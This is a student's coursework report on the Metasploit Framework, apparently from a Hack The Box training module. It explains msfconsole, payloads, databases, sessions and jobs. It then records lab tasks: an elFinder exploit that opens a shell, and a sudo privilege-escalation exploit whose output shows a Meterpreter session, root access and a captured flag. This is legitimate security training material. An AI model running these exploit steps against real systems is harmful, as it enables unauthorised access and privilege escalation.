


Metasploit Framework

Introduction

In this learning week, the learner is equipped with Metasploit Framework which is The Metasploit a Ruby-based, modular penetration testing platform that enables you to write, test, and execute the exploit code. This exploit code can be custom-made by the user or taken from a database containing the latest already discovered and modularized exploits.

The learner will undertake deep understanding of the Metasploit Framework, MSF console, Components like Modules, Targets, Payloads, Encoders, Databases, Plugins & Mixins; MSF Sessions – Sessions & Jobs, Meterpreter

Later in the chapter the learner will get to know the concepts revolving around Writing & Importing Modules, Introduction to MSFVenom, Firewall and IDS/IPS evasion and lastly Metasploit-Framework Updates as per August 2020.



Activities

Introduction to Metasploit

This section outlines objectives such as the Metasploit Framework includes a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

Also, Metasploit is not a jack of all trades but a swiss army knife with just enough tools to get us through the most common unpatched vulnerabilities.



Metasploit Framework Console - The *msfconsole* provides an "all-in-one" centralized console and allows you efficient access to virtually all options available in the MSF.

The following are the features that msfconsole brings:

- It is the only supported way to access most of the features within Metasploit
- Provides a console-based interface to the Framework
- Contains the most features and is the most stable MSF interface


- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole

By default, all the base files related to Metasploit Framework can be found under **/usr/share/metasploit-framework**



Introduction to MSFconsole


To start interacting with the Metasploit Framework, we need to type **msfconsole** in the terminal of our choice. Many security-oriented distributions such as Parrot Security and Kali Linux come with **msfconsole** preinstalled.



Payloads

A **Payload** in Metasploit refers to a module that aids the exploit module in (typically) returning a shell to the attacker. The payloads are sent together with the exploit itself to bypass standard functioning procedures of the vulnerable service (exploits job) and then run on the target OS to typically return a reverse connection to the attacker and establish a foothold (payload's job).

Here the learner used **druid**



Databases

Databases in **msfconsole** are used to keep track of results. It is no mystery that during even more complex machine assessments, much less entire networks, things can get a little fuzzy and complicated due to the sheer amount of search results, entry points, detected issues, discovered credentials, etc.

Msfconsole has built-in support for the PostgreSQL database system, ensure that the PostgreSQL server is up and running on our host machine.

```
sudo service postgresql status
```

```
sudo systemctl start postgresql
```

```
sudo msfdb init
```

Using the Database

With the help of the database, the can manage many different categories and hosts that they have analyzed. Alternatively, the information about them that they have interacted with using Metasploit. These databases can be exported and imported. This is especially useful when having extensive lists of

hosts, loot, notes, and stored vulnerabilities for these hosts. After confirming that the database is successfully connected, the learner can organize our Workspaces.

Workspaces

We can think of Workspaces the same way we would think of folders in a project. We can segregate the different scan results, hosts, and extracted information by IP, subnet, network, or domain.

To view the current Workspace list, use the **workspace** command. Adding a **-a** or **-d** switch after the command, followed by the workspace's name, will either add or delete that workspace to the database.

Using Nmap Inside MSFconsole

The learner can use **Nmap** straight from **msfconsole**. To scan directly from the console without having to background or exit the process, use the **db_nmap** command.

Plugins

Plugins are readily available software that has already been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework.

Using Plugins

To start using a plugin, the will need to ensure it is installed in the correct directory on our machine. Navigating to **/usr/share/metasploit-framework/plugins**, which is the default directory for every new installation of msfconsole, should show us which plugins we have to our availability:

Sessions

MSFconsole can manage multiple modules at the same time and provides the user with so much flexibility. This is done with the use of Sessions, which creates dedicated control interfaces for all of the user's deployed modules.

Once several sessions are created, the user can switch between them and link a different module to one of the backgrounded sessions to run on it or turn them into jobs.

Using Sessions

While running any available exploits or auxiliary modules in msfconsole, the learner can background the session as long as they form a channel of communication with the target host. This can be done either by pressing the **[CTRL] + [Z]** key combination or by typing the background command in the case of Meterpreter stages. This will prompt us with a confirmation message. After accepting the prompt, we will be taken back to the msfconsole prompt (**msf6 >**) and will immediately be able to launch a different module.



The can use the **sessions** command to view our currently active sessions.


The learner can use the **sessions -i [no.]** command to open up a specific session.

Jobs


If the learner is running an active exploit under a specific port and need this port for a different module, they cannot simply terminate the session using [CTRL] + [C]. If done that way, would see that the port would still be in use, affecting the use of the new module. So instead, would need to use the **jobs** command to look at the currently active tasks running in the background and terminate the old ones to free up the port.

The assignment tasks are as follows with respective response:






The learner run **elfinder** then set **rhosts** to the attack box (10.129.203.52) and **lhost** to 10.10.14.119 and hit command **run** to open up the shell of the attack machine.




The learner is tasked to find out the flag text. To achieve this, he has to navigate up times and the commands as displayed in the terminal; i.e.,




```
obed@kali: -  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.  
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)  
[*] Writing '/tmp/EzfYnwHT.py' (763 bytes) ...  
[*] Writing '/tmp/libnss_S/qzmyt.so.2' (548 bytes) ...  
[*] Sending stage (3045348 bytes) to 10.129.87.52  
[*]  
[*] Alternative exploit target(s) exist for this OS version: 10.129.87.52  
2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative  
[*] Run 'set target <id>' to select an alternative exploit script  
[*] Deleted /tmp/EzfYnwHT.py  
[*] Deleted /tmp/libnss_S/qzmyt.so.2  
[*] Deleted /tmp/libnss_S  
[*] Meterpreter session 2 opened (10.10.14.119:4444 → 10.129.87.52:43438) at 2023-11-15 22:05:06 +0300  
  
meterpreter > shell  
Process 3818 created.  
Channel 1 created.  
whoami  
root  
pwd  
/tmp  
cd  
pwd  
/root  
ls  
flag.txt  
snap  
cat flag.txt  
HTB(5e55ion5_4r3_sw33t)
```

